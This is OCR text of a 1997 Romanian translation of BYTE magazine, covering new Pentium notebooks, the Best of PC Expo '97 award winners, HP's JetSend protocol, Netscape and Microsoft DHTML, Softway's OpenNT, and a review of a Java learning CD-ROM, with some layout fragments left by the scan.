Mă bucur întotdeauna să văd revista dumneavoastră, deoarece pot să învăţ multe din articolele publicate. Aşa încât am fost dezamăgit de articolul lui J. L. Weldon, "O carieră în modelarea datelor", (iunie). Tratarea modelării datelor a fost superficială şi facilă. Dacă modelarea datelor este aşa de simplă, de ce oare atâtea amărâte modele de date provoacă aşa ne multe necazuri, la acele companii care încearcă implementarea unor magazii de date? Dacă modelarea este atât de simplă, de ce se inflamează ochii participanţilor la discuţiile fără de sfârşit despre modelele de date?

Modelarea datelor este un proces complex şi dificil, plin de capcane ascunse. Fac modelare de date de mulţi ani şi cred că Weldon a adus un grav deserviciu subiectului.

Rainer Schoenrånk
Data Warehouse Practice
Coopers & Lybrand
San Francisco
rainer-schoenrank @worldnet.att.net

CUM NE CONTACTAŢI

PE WEB
Vizitaţi Agora On Line! Căutaţi în arhive. Descărcaţi articole. Aflaţi ultimele noutăţi. Participaţi la grupurile de discuţii! www.agora.ro/.

Vizitaţi situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteţi mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiţi adresele publicate sau căutaţi pe Agora ON Line.

PRIN POŞTĂ
Redacţia BYTE
România, CP 172 - 1
4300 Târgu-Mureş,
România

ABONAMENTE
(065) 166.516; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conţinutul editorial, telefonic sau pe Web: www.agora.ro/

Microsoft

touch it, feel it get it

Microsoft
Office97 în limba română

Office '97
Nou
în limba română
Microsoft PowerPoint 97
Microsoft Word
Microsoft Excel 97
Microsoft Access 97

Start Nu v-ar plăcea să folosiți cel mai bun pachet de programe pentru birou din lume, în limba maternă?

Microsoft a realizat Office '97 în versiunea românească. Lucrul cu Office '97 este acum mult mai ușor folosind noul corector ortografic și facilitățile de despărțire în silabe în limba română.

IntelliSense îți permite să pui întrebări despre software cu propriile tale cuvinte, instrumentele de integrare facilitează sharing-ul de date, iar Microsoft Outlook vă permite să gestionați e-mail-uri, întîlniri, activități și documente importante, toate într-o singură fereastră.

Solicitați noul Office '97 Romanian și veți vedea cum puteți căpăta soluții pentru problemele zilnice, totul de la un singur pachet de programe pentru business.

Where do you want to go today?


Microsoft Office97

Microsoft
QUALIFIED DEALER

BUCURESTI: DimSoft 01/322.52.04, GeCAD 01/324.84.09, QNet 01/211.78.01, Rom Team Solutions 01/311.08.51, SoftWin 01/230.50.26,
CONSTANTA: GMB Micronet 041/636.644, ARAD: BB Computer 057/280.111, BRASOV: Intelprof International 068/411.354,
IASI: Open Systems 032/225.132, CLUJ: Sistec 064/190.282, Net Brinel 064/430.280

Mai multă putere, ecrane mai mari

Datorită ecranelor mai mari şi a procesoarelor Pentium la 200 şi 233-MHz, noile portabile sunt o alternativă a calculatoarelor desktop


VDOPHONE
This program is password protected.
Please enter your password to continue.
Password
OK
Cancel
White Pine's MeetingPoint Wins BYTE Magazine Best of PC EXPO '97 Award
To: New Hampshire Blacktop Sealers
From: Jeff and Julie Cool
Re: Your Excellent Job

VisionBook Elite la 4999$ la firmei Hitachi are un ecran de 13,3 inch şi o greutate de doar 1,77 kg.

Fiţi pregătiţi pentru noul val de PC-uri portabile rulând la viteze de 200 şi 300MHz şi echipate cu cele mai recente procesoare mobile Pentium MMX precum şi cu ecrane mari, de 14 inch.

Desigur că notebook-urile încă nu beneficiază din plin de puterea noilor procesoare (cum ar fi Pentium II) pe care o posedă calculatoarele desktop, iar versiunea mobilă a procesorului Pentium II va apărea probabil doar în prima jumătate a anului 1998. Dar graţie noilor procesoare mobile Pentium (cu numele de cod Tillamook) - primele procesoare ce vor fi construite în tehnologia de 0.25 microni CMOS a firmei Intel - furnizorii de notebook-uri nu vor avea dureri de cap în privinţa puterii consumate de un Pentium mobil la 166-MHz. Noile procesoare, cuplate la dispozitive CD-ROM rapide, la unităţi hard de mare capacitate şi la ecrane de dimensiuni mari vor oferi noii generaţii de portabile, caracteristici demne de luat în seamă, reprezentând o alternativă reală la actualele calculatoare desktop.

În aproape toate cazurile, furnizorii echipează aceste sisteme cu ecrane care oferă o rezoluţie de 1024x768 pixeli, cu minim 32MB memorie RAM, cu unităţi hard de 3GB şi, în multe cazuri, cu o unitate 10xCD-ROM. Totodată caracteristicile multimedia sunt semnificativ îmbunătăţite prin creşterea calităţii sunetului şi a imaginilor video animate, precum şi prin suportul grafic 3D. De fapt, pe măsură ce aceste portabile se maturizează, furnizorilor le este din ce în ce mai greu să-şi diferenţieze produsele.

„Firmelor le este tot mai greu să vină pe piaţă cu produse care să atragă datorită caracteristicilor nemaiîntâlnite“, spunea Bruce Stepen, un analist IDC (Framingham, MA). „Vedem tot mai mult acele 'etape de susţinere' în care proiectanţii, în încercarea lor de diferenţiere a produselor, aduc acestora doar mici schimbări.“

O diferenţă ar putea fi ecranele. S-a zvonit că firmele Digital Equipment şi IBM vor echipa noile portabile HiNote şi ThinkPads cu ecrane de 14 inch, dar ambele firme s-au ferit să comenteze acest lucru. Mai mult, acestea folosesc materiale cu totul noi pentru ecran, fiind necesar un nou format de notebook - aceste portabile sunt mai late decât cele actuale.

Seriile Ascentia M ale firmei AST vor putea fi echipate cu procesorul Pentium la 233-MHz cu MMX. De asemenea, firma AST va oferi o unitate 20xCD-ROM, un disc hard de maxim 4GB, un ecran de 13.3 inch şi un modem de 56Kbps. Preţurile se vor situa între 2499$ şi 5499$, în funcţie de configuraţie.

Noile serii Versa ale firmei NEC vor dezvălui o listă de caracteristici similare. Firma NEC va utiliza procesoarele Pentium cu MMX la 200 şi 233MHz cu 256KB memorie cache L2, 32MB memorie RAM (maxim 128MB), o unitate hard de 3.2 sau 5.2GB, o unitate 20xCD-ROM, o cartelă grafică 3D şi de sunet pe 16 biţi, un modem celular de 56Kbps, 2MB memorie video precum şi porturi de ieşire video. Firma NEC a optat pentru unitatea floppy LS-120, care suportă atât standardul discurilor de 1.44MB, cât şi discurile de înaltă capacitate de 120MB. Preţurile portabilelor Versa, ce vor apărea în luna octombrie, se vor situa între 5199$ şi 5999$. În ansamblu, vă puteţi aştepta la oferte şi preţuri comparabile atât din partea firmelor care au deja un renume, cât şi din partea celor noi de pe această piaţă, cum sunt Hitachi, Fujitsu şi Sony.

Pe lângă vitezele de tact mai mari, noile procesoare mobile Pentium ale firmei Intel consumă o putere mai mică: sub 5W în comparaţie cu 7.7W cât consumă cipul la 166MHz. Dar consumul redus ce oferă o potenţială conservare a bateriilor, va fi probabil doar o iluzie din cauza ecranelor mai mari și a unităților mai rapide. De fapt, mulți utilizatori ar putea opta pentru portabile cu ecrane mai mici, de 13.3 inch, cu matrice activă, în tehnologia TFT (în care fiecare pixel este controlat de unul până la patru tranzistoare) datorită prețului mai scăzut precum și consumului de energie mai redus. Dar vestea bună este că utilizatorii care doresc un ecran adevărat, îl vor putea avea cât de curând.

Pe de altă parte, portabilul Libretto al firmei Toshiba a fost prezentat într-o tendință de întoarcere la dimensiunile unui subnotebook sau ultraportabil, cum mai este uneori denumit. Firmele NEC și IBM ar putea să se alăture firmei Toshiba în scopul fabricării acestor mici sisteme de calcul.

Ambele ultraportabile pot fi echipate cu versiuni de dispozitive Windows CE (care sunt ceva mai mari decât modelele actuale și au tastaturi mai bune) sau dispozitive Libretto-notebook-uri mai mici, cu ecrane mai mici, dar care rulează Windows 95. Chiar în acest an, s-ar putea să vedem o nouă categorie de portabile: notebook-uri de dimensiuni ultra reduse, care folosesc procesorul Tillamook și noile tehnologii de fabricare a bateriilor, cum este tehnologia polimer litiu.

Câștigătorii finali ar putea fi toți acei care nu vor forța cele două extreme. La prețul de 2500$, utilizatorii vor putea găsi așa numitele linii valorice, care le vor oferi o bună combinație de echipamente și, cel mai adesea, stilul „totul într-unul singur“ (unități floppy, CD-ROM simultan).

–Jon Pepper

Geek Mystique

Curând: Producție mică în tehnologia informației

Vești bune, vești rele. Un raport recent al Meta Group (Stamford, CT), o firmă de cercetare și analiză a tehnologiei informației, indică faptul că salariile angajaților IT din SUA au crescut rapid în comparație cu cele ale lucrătorilor din alte domenii, dar prezice o lipsă a forței de muncă calificată în informatică.

Problema este că această mare cerere pentru noile sisteme informatice, noul Internet și aplicațiile de comerț electronic, sosește în același timp în care firmele se concentrează asupra descoperirii și remedierii tuturor problemelor potențiale generate de anul 2000. Firmele pot satisface câteva dintre aceste necesități prin achiziționări exterioare, dar multe departamente IT vor rămâne încă rigide. Firma Meta Group sfătuiește organizațiile să lupte împotriva oricăror acțiuni inutile, prin stabilirea unor priorități stricte a proiectelor, printr-o bună selecție a achiziționărilor exterioare.

Vestea bună este că salariile din domeniul IT înregistrează o creștere anuală de 20 %, în comparație cu cele 4 %din alte domenii de activitate. Iar rata de creștere a ofertelor de serviciu în domeniul IT este de asemenea accelerată: în perioada 1987-1995 a fost de 9.6 procente pe an, în 1994-1995 de 11.7 procente pe an, iar în 1995-1996 de 13.8 procente pe an. Firma Meta Group a estimat că există aproximativ 200.000 de locuri de muncă neocupate în domeniul IT.

MeetingPoint învinge la PC Expo

Software-ul de videoconferință MeetingPoint al firmei White Pine a câștigat la PC Expo premiul „Best of Show“ oferit de BYTE. Premiul recunoaște produsele noi, cu un impact real în tehnologia informației.

Portege al firmei Toshiba este acum mai portabil.

MeetingPoint ridică standardele-bazate pe tehnologia H.323 a serverelor de videoconferință, simplificând mișcările strategice pe care trebuie să le facă furnizorii de servicii Internet și cele necesare în intraneturi. De asemenea, MeetingPoint a câștigat premiul la categoria produselor Web/Internet.


Ceilalți finaliști la categoria Web/Internet au fost software-ul PipeLive al firmei Interworks Systems, care oferă suport agenților și clienților de a comunica pe viu, de la persoană la persoană, pe Internet și Instant Teamroom al firmei Lotus, care permite grupurilor de lucru să stabilească rapid un spațiu de lucru privat pe Web, dincolo de zidul de protecție al corporației.

Software-ul Chili ASP al firmei Chili Soft, care permite aplicațiilor ActiveServer să ruleze pe servere Web, altele decât Microsoft Internet Information Server (IIS), a câștigat premiul la categoria „Cel mai bun software de dezvoltare“. Finalistul a fost SoftFactory/2000 al firmei Micro Focus, un set de unelte și metodologii destinate anului 2000.

Câștigătorul categoriei „Cele mai bune aplicații și utilitare“ a fost Sky Map al firmei Etak, un complet GPS (Global Positioning System) asistat de o hartă și un sistem de navigare prin satelit, proiectat pentru PC-uri portabile, compatibile IBM. Finaliștii au fost Visio Map, un program pentru hărți sub Windows 95 și Kai's Photo Soap al firmei MetaCreations, un program de procesare foto pentru Windows 95.

Premiul la categoria „Cel mai bun portabil“ a fost câștigat de Portege 300CT (3499$) al firmei Toshiba, echipat cu un cip Pentium la 133MHz și un ecran panoramic de 10.4 inch. Finaliștii au fost Solo 9100 al firmei Gateway 2000, un notebook de 8.5

3D Revolution oferă performanțe înalte la un preț de aproximativ 350$.



Sumar

Căi mai bune pentru partajarea informației
14

În așteptarea DHTML
15

Unix sau Windows NT? Ambele!
16

Sala de clasă virtuală Java
16

pound (3.014 kg) configurat cu tot ceea ce este necesar, la un preț de 4200$ și VisionBook Elite al firmei Hitachi, un notebook echilibrat în privința puterii și portabilității. Elite costă în jur de 4999$, are un ecran de 13.3 inch și cântărește 5.15 pounds (1.826 kg).

Câștigătorul la categoria „Cel mai bun sistem" a fost Ruffian RPX Workstation /Server (5995$) al firmei DeskStation Technology, un sistem cu procesor Alpha ce înglobează câteva dintre tehnologiile de vârf existente, incluzând un procesor Alpha 21164 la 600MHz. Finaliștii la această categorie au fost AcerPower Graphics Workstation al firmei Acer, un sistem cu procesor Pentium II și sistemul Aquanta XR/6 Server al firmei Unisys, care extinde puterea de calcul a platformei Windows NT, precum 10 procesoare.

Acceleratorul grafic 3D Revolution (349$) al firmei Number Nine Visual Technology a câștigat distincția „Cel mai bun hardware multimedia" pentru combinația dintre performanță și accesibilitate. Finalistul a fost Digital Versatile Library and Panorama al firmei Elms Systems, care oferă posibilitatea stocării pe DVD (disc video digital) precum și soluții pentru aplicațiile video la cerere.

Cel mai bun periferic a fost MultiSync LCD2000 al firmei NEC Technologies, un monitor plat de 20.1 inch. Finaliștii au fost camera digitală DJ-1000 a firmei Mitsubishi, de mici dimensiuni, echipată cu o cartelă compactă de memorie rapidă și CPJ-D500 LCD Data Projector al firmei Sony, având dimensiunile unui portabil.

Cea mai bună imprimantă a fost Stylus Color 3000 a firmei Epson, care oferă o grafică profesională și reproduceri fotografice digitale de excepție pentru mai puțin de 2000$. Finaliștii au fost Document Centre Series a firmei Xerox, o familie de

Informații despre câștigătorii Best of PC Expo

Best of Show: White Pine (603-886-9050; http://www.wpine.com).

Cel mai bun produs Web/Internet: White Pine. Finaliști: Interworks Systems (914-993-0900; http://www.iworksys.com); Lotus (617-577-8500; http://www.lotus.com).

Cel mai bun software de dezvoltare: Chili Soft (717-290-8346; http://www.versicom.com/chilisoft). Finalist: Micro Focus (415-856-4161; http://www.microfocus.com).

Cea mai bună aplicație sau utilitar: Etak (415-328-3825; http://www.etak.com). Finaliști: Visio (800-248-4746; http://www.visio.com/solutions/maps); MetaCreations (805-566-6200; http://www.metatools.com).

Cel mai bun portabil: Toshiba (800-457-7777; http://www.computers.toshiba.com). Finaliști: Gateway 2000 (800-846-2000; http://www.gw2k.com); Hitachi (800-448-2244; http://www.hitachipc.com).

Cel mai bun sistem: DeskStation Technology (913-599-1900; http://www.deskstation.com). Finaliști: Acer (800-551-2237; http://www.acer.com/aac/); Unisys (408-434-2700; http://www.unisys.com).

Cel mai bun hardware multimedia: Number Nine Visual Technology (617-674-0009; http:// www.nine.com). Finalist: Elms Systems (714-461-3200; http://www.elms.com).

Cel mai bun periferic: NEC Technologies (800-632-4636; http://www.nec.com). Finaliști: Mitsubishi (714-220-2500; http://www.mitsubishi-display.com); Sony (800-352-7669; http://www.sony.com/technology).

Cea mai bună imprimantă: Epson (800-463-7766; http://www.epson.com). Finalist: Xerox (800-349-3769; http://www.xerox.networkprinters.com).

Software multimedia: MetaCreations (800-297-2665; http://www.metacreations.com). Finaliști: Info Value Computing (914-328-1359; http://www.infovalue.com); Noise Cancellation Technologies (203-961-0500; http://www.nct-active.com).

Cele mai bune soluții de conectivitate: RightFax (520-320-7000; http://www.rightfax.com. Finaliști: TenFour (703-716-8364; http://www.tenfour.com); River Run Software (http://www.riverrun.com).

O privire spre viitor

Căi mai bune pentru partajarea informației

Firma Hewlett-Packard promovează un nou protocol de comunicație numit JetSend, care permite o comunicare directă între două dispozitive - fără intervenția utilizatorului - reprezentând cea mai bună modalitate de partajare a datelor. Scopul este acela de a oferi o nouă generație de dispozitive mai ușor de utilizat și care să furnizeze cea mai bună calitate posibilă făcând apel la caracteristicile oferite de două sau mai multe dispozitive.

Când două dispozitive ce permit SendJet comunică, acestea nu au nevoie de un intermediar, cum ar fi un server de rețea, un driver de dispozitiv sau chiar de doi operatori, pentru translatarea și procesarea informației schimbate între acestea. Fiecare dispozitiv își poate transmite informația referitoare la caracteristicile și domeniul de opțiuni pe care le suportă spre alte dispozitive. Dispozitivul transmițător inițiază o conversație și trimite informații despre caracteristicile sale (cum ar fi rezoluția, culorile) receptorului. Conversația este acceptată, iar datele sunt trimise în formatul corespunzător.

Cu JetSend, fiecare dispozitiv sau mașină de procesare a informației include un software de dispozitiv ce conține informații referitoare la modul de lucru al acestuia. Accesul JetSend nu necesită un dispozitiv care să rezolve problema partajării datelor între periferice, fiecare cu propriul driver software, ceea ce reprezintă motivul principal pentru care HP crede că JetSend se potrivește bine cu viitoarele dispozitive conectate la Internet și care au nevoie de o partajare a datelor cu un număr mare de alte dispozitive. În acest moment, HP a avut discuții cu Microsoft pentru includerea protocolului JetSend în viitoarele versiuni Windows. HP a declarat că primul său produs ce permite JetSend va fi lansat într-un an de zile.

HP spunea că dorește să facă din JetSend un protocol deschis, disponibil pentru industrie. Specificațiile au fost publicate la http://www/jetsend.hp.com, pentru a permite firmelor să-și construiască propriile dispozitive JetSend. Sau firmele pot cumpăra un pachet de la HP la un preț de cca. 15.000$.

–Dave Andrews

copiatoare ce poate fi configurată pentru tipărirea în reţea, scanare şi servicii de fax şi DocuPrint C55 Color Laser Printer a firmei Xerox, o imprimantă de birou la un preţ scăzut, în jur de 3500$.

Câştigătorul categoriei „Cel mai bun software multimedia“ a fost Ray Dream Studio 5 al firmei MetaCreations, un instrument pentru animaţie şi proiectare 3D. Finaliştii la această categorie au fost Quick Video Suite a firmei Multimedia Software, o platformă software completă destinată serviciilor video în reţele de corporaţie şi software-ul ClearSpeech PC/COM al firmei Noise Cancellation Technologies, care reduce ecoul şi zgomotul în aplicaţiile destinate PC-urilor.

Distincţia „Cea mai bună soluţie de conectivitate“ a revenit produsului Enterprise 5.0 al firmei RighFax, o soluţie pentru serviciile fax distribuite, care solicită Internetul şi intranetul pentru evitarea cheltuielilor telefonice în cazul distanţelor mari. Finaliştii au fost produsul TFS Gateway versiunea 3 al firmei TenFour, care furnizează securitate şi conectivitate utilizatorilor şi administratorilor de poştă electronică şi Mail on the Run al firmei River Run Software, un furnizor de acces la poşta electronică pentru utilizatorii mobili de Windows CE.

Dezvoltatorilor le place DHTML, dar mai au de aşteptat

Noile versiuni îmbunătăţite de HTML promit un dinamism mai accentuat al siturilor Web, fără să necesite o bună experienţă în scrierea apleturilor Java sau a controalelor ActiveX, dar incompatibilităţile existente vor genera o întârziere până la apariţia unui standard uniform. Atât Netscape cât şi Microsoft au numit aceste noi versiuni Dynamic HTML (DHTML). Dar, în ciuda acestui aspect, cele două implementări diferă substanţial.

DHTML reprezintă o combinaţie între HTML, stilul paginilor în cascadă (CSS) şi limbajele de programare simple (script). Prin ce diferă acestea? În esenţă, HTML specifică elemente de genul antet şi paragraf. CSS oferă un control precis asupra prezentării acestor elemente. DHTML, prin Document Object Model (DOM), furnizează un model şi o interfaţă de programare a aplicaţiilor ce permit autorului să manipuleze limbajul HTML şi CSS.

Netscape suportă DHTML în Communicator 4.01, disponibil pe platforma Mac, Windows şi Unix. Suportul oferit de Microsoft va sosi o dată cu Internet Explorer 4.0, dar suportul pentru Unix va apărea după cele Windows şi Mac, adică după aproximativ 180 de zile. Informaţii suplimentare despre diferenţele dintre cele două specificaţii DHTML sunt date în tabelul de mai jos.

Lauren Wood, preşedintele grupului de lucru DOM al Consorţiului World Wide Web (W3C), afirma că specificaţiile preliminare pentru elementele cheie DOM ale W3C, un standard pentru modurile de acces şi actualizare a documentelor prin programe şi „scripturi“, va fi disponibil în luna august. Aceste elemente includ funcţionalităţi pentru navigare şi manipularea documentelor. În orice caz, Woods a estimat că recomandările finale ale W3C nu

Comparaţii între specificaţiile DHTML

Caracteristici	Netscape Communicator 4.01	Microsoft Internet Explorer 4.0 Preview
Recomandări de nivel 1 ale stilului paginilor în cascadă (CSS oferă autorilor controlul asupra stilului de document, cum ar fi seturile de caractere şi culorile utilizate).	• Poate schimba stilul la încărcarea unui eveniment. Implementarea Netscape permite schimbări de stil doar asupra paginii încărcate.	• Poate schimba stilul în timpul şi după încărcarea unui eveniment. Implementarea lui Microsoft permite schimbarea dinamică a stilurilor, în timpul şi după încărcarea unei pagini.
Poziţionarea CSS (oferă autorilor de cod posibilitatea „trage şi plasează“ pentru obiectele din pagină şi mişcări de obiecte în 3-D).	• Poziţionează elementele HTML cu CSS. • De asemenea, permite poziţionarea prin eticheta de straturi.	• Poziţionează elementele HTML cu CSS.
Document Object Model (interfaţa DOM permite programelor un acces dinamic şi o actualizare a conţinutului, structurii şi stilului documentelor).	• Este permis pentru un subset de etichete şi atribute HTML prin modelul obiect Netscape JavaScript.	• Este permis pentru toate etichetele şi atributele - chiar şi pentru caracterele etichetate.
Suport de limbaj („scripturile“, în orice limbaj, manipulează metodele şi proprietăţile obiectelor pentru a produce un conţinut dinamic, ca răspuns la evenimentele generate de utilizator).	• DOM accesibil doar de standardul JavaScript al European Computer Manufacturers Association (ECMA).	• DOM accewsibil prin ECMA JavaScript şi VBScript.
Specularea evenimentelor (poate reduce lungimea codului când se manipulează mai multe obiecte în acelaşi mod, de genul „trage şi plasează“).	• Nu se speculează nici un eveniment.	• Suport pentru specularea evenimentelor.
Legarea datelor (permite o testare mai rapidă a datelor Web prin reducerea necesităţii de reîmprospătare a datelor de la server).	• Neimplementat.	• Cache server bazat pe date locale. • Sortare şi filtru de date fără server. • Suport ODBC, JDBC şi date separate prin virgulă.

vor apărea mai repede de anul 1998.

„DHTML va permite dezvoltatorilor de situri Web efecte multimedia şi o mai mare interactivitate," spunea Sal Arora, director tehnic la NetObjects. NetObjects comercializează Fusion, un instrument de dezvoltare Web destinat celor care doresc să cheltuiască mai mult timp pentru dezvoltare de conţinut decât pentru scrierea programelor HTML. NetObjects lucrează cu Netscape şi cu versiunile DHTML ale firmei Microsoft.

Alţii sunt în aşteptare. Ed Foreman, director de marketing la Elemental Software, firmă ce comercializează programul de autorizare dinamică a siturilor Web Drumbeat, spunea că „a adoptat o poziţie de aşteptare relativ la DHTML" şi recomandă clienţilor săi acelaşi lucru. Ca multe alte tehnologii, DHTML oferă noutăţi semnificative. Dezvoltatorii care nu pot rezista instinctului, ar putea găsi aici cea mai bună suită pentru intraneturi sau extraneturi de dimensiuni mici, fiind posibilă folosirea unui singur tip de „browser". Alţii însă ar putea dori să câştige experienţă în DHTML, testând versiunile una câte una, până la apariţia specificaţiei finale.

–Rick Dobson

Raport Datapro

Unix sau Windows NT? Ambele!

Aproape oricine şi-a dorit nişte modalităţi pentru a face ca Unix şi Windows NT să lucreze împreună uşor şi eficient. Soluţia simplă a firmei Softway Systems plasează aceste sisteme de operare pe aceeaşi platformă. În cadrul acestei integrări a celor două sisteme de operare în OpenNT, Softway a realizat ceva mai mult decât o simplă integrare între Unix şi NT: OpenNT furnizează un subsistem Unix complet şi nativ deasupra unui nucleu NT. OpenNT seamănă mult cu Unix, fiind conform standardelor Posix.2, iar Softway se aşteaptă ca la sfârşitul acestui an să achiziţioneze de la Open Group marca XPG Unix 95. Când acest lucru se va întâmpla, OpenNT se va putea numi cu adevărat Unix.

OpenNT este ceva mai mult decât un software de interoperabilitate. Alte produse software de acest gen au adoptat una dintre cele câteva strategii existente, cum sunt interfeţele de programare a aplicaţiilor pe platforme încrucişate, emularea Windows pentru Unix (de exemplu, Bristol şi Mainsoft) sau emularea Unix pentru Windows (cum sunt trusa de instrumente MKS sau GNU Win32 al firmei Cygnus). Dar toate aceste soluţii, fie au un preţ scăzut, ceea ce înseamnă performanţe reduse şi funcţionalităţi şi compatibilităţi limitate, fie sunt foarte scumpe. Produsul firmei Softway depăşeşte aceste probleme prin punerea în funcţiune, într-o manieră nativă, a celor două sisteme Unix şi NT. De asemenea, OpenNT permite aplicaţiilor Windows şi NT să ruleze una câte una pe aceeaşi platformă, ceea ce reprezintă o puternică atracţie pentru utilizatorii ce au nevoie ca aplicaţiile lor să ruleze pe ambele sisteme.

Facilităţile suportate de OpenNT 2.0 (http://www.softway.com) includ:


- interfeţe Posix.1, Posix.2 şi ANSI C
- socluri BSD mapate la Winsock
- SVID IPC (cozi de mesaje, semafoare)
- memorie partajată, fişiere mapate în memorie
- posibilitatea de execuţie a aplicaţiilor Win32 din OpenNT
- semantici complete tty mapate la ferestrele consolei
- suport pseudoterminal
- programe client şi biblioteci X11R5 Windowing System
- server de afişare X11R6 Windowing System
- fonturi şi gestiunea acestora X11R6
- OpenNTiF (sistem de gestiune a ferestrelor OSF/Motif 1.2.4, biblioteci, pachete de dezvoltare)
- demon pentru serviciu telnet (suport de conectare multiutilizator)
- suport de legare a fişierelor, nume de fişiere sensibile la caractere mari sau mici
- peste 200 de comenzi şi programe utilitare Unix şi X11R5
- învelişuri Unix: KornShell, Bourne shell, C shell
- limbaje „script" Unix: awk, Perl, sed, Tcl/Tk
- control complet al activităţii „shell"
- integrare completă cu modelul de securitate Windows NT
- integrare completă cu sistemul de fişiere Windows NT
- serviciu de planificare temporală a activităţilor, serviciu sistem, suport demon
- clienţi Internet: FTP, telnet, ping, rsh
- suport integrat pentru dispozitive de înregistrare instrumente de dezvoltare Unix: make, rcs, yacc, lex, cc, c89, nm, ar, strip

Mary Hubley, *analist principal, Datapro Information Services Group, analizează pieţele NT şi Unix. Hubley este director al analiştilor Datapro: Rapoarte despre Windows NT, care se axează pe piaţa Windows NT şi alte tehnologii înrudite, incluzând studii de caz, generalităţi despre tehnologii şi produse şi, nu în ultimul rând, gestiunea şi integrarea strategiilor. Pentru informaţii suplimentare despre rapoartele Datapro, sunaţi la 609-764-0100; fax: 609-764-2814; http://www.datapro.com.*

Sala de clasă virtuală Java

Sala multimedia de studiu pentru Java

Sala de clasă virtuală multimedia pentru Java este lipsită de acele vrăjitorii tehnice sofisticate care să-i ofere un răsunet, dar, în compensaţie, CD-ul conţine informaţii temeinice despre programarea în Java şi numeroase exemple de cod, oferind o modalitate excelentă de învăţare.



void modifyArray(int b[])

indicating that modi
integer array in param
by reference, when th
name b, it refers to th
hourlyTemperatur
The program in Fig
between passing an e
element. The program
integer array a. Next,
yArray where each o
Then a is reprinted in
elements of a are ind
Now the program prin
it to method modi

Fig. 5.12 Passing arrays and individ

```
// Fig. 5.12: PassArray.java
// Passing arrays and indivi
import java.awt.Graphics;
import java.applet.Applet;

public class PassArray exten
   int a[] = { 0, 1, 2, 3, 4 }

   public void paint( Graphi
   {
      int xPosition = 25, yP

      g.drawString(
         "Effects of passing
```

Java Multimedia Cyber Classroom
Deitel and Deitel, Framingham, MA
http://www.prenhall.com;
http://www.deitel.com
$69.95

Sala de clasă virtuală pare a fi o întoarcere la cărţile multimedia timpurii de pe CD-ROM. Într-adevăr, există aici un preambul video de sine stătător, şmecherii pentru scrierea codului şi secvenţe audio, dar CD-ul este lipsit de acele posibilităţi extinse cum sunt legăturile Web valoroase şi macrourile automate de aplicaţie. Chiar dacă moşteneşte o natură interactivă de la Java, se remarcă absenţa dezvoltărilor moderne. Noua ediţie a titlului, ce va apărea în septembrie, va fi actualizată pentru a acoperi modelul Java 1.1 şi va fi rescrisă din temelie în Java. Noua versiune a acestui CD-ROM va fi mult mai interactivă şi va funcţiona pe mai multe sisteme de operare.

Titlul curent conţine o colecţie de programe utile (nu doar frânturi de cod) ce pot fi vizualizate, copiate în alte aplicaţii sau lansate direct pentru a vedea codul în execuţie. Acest CD pare a fi mai degrabă o sală de studiu virtuală decât o sală de clasă multimedia interactivă, dar autorii şi-au făcut tema de casă.

- Stan Diehl

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Unda de şoc a atins şi România.
De Darvas Attila

Sun SITE România la UPB

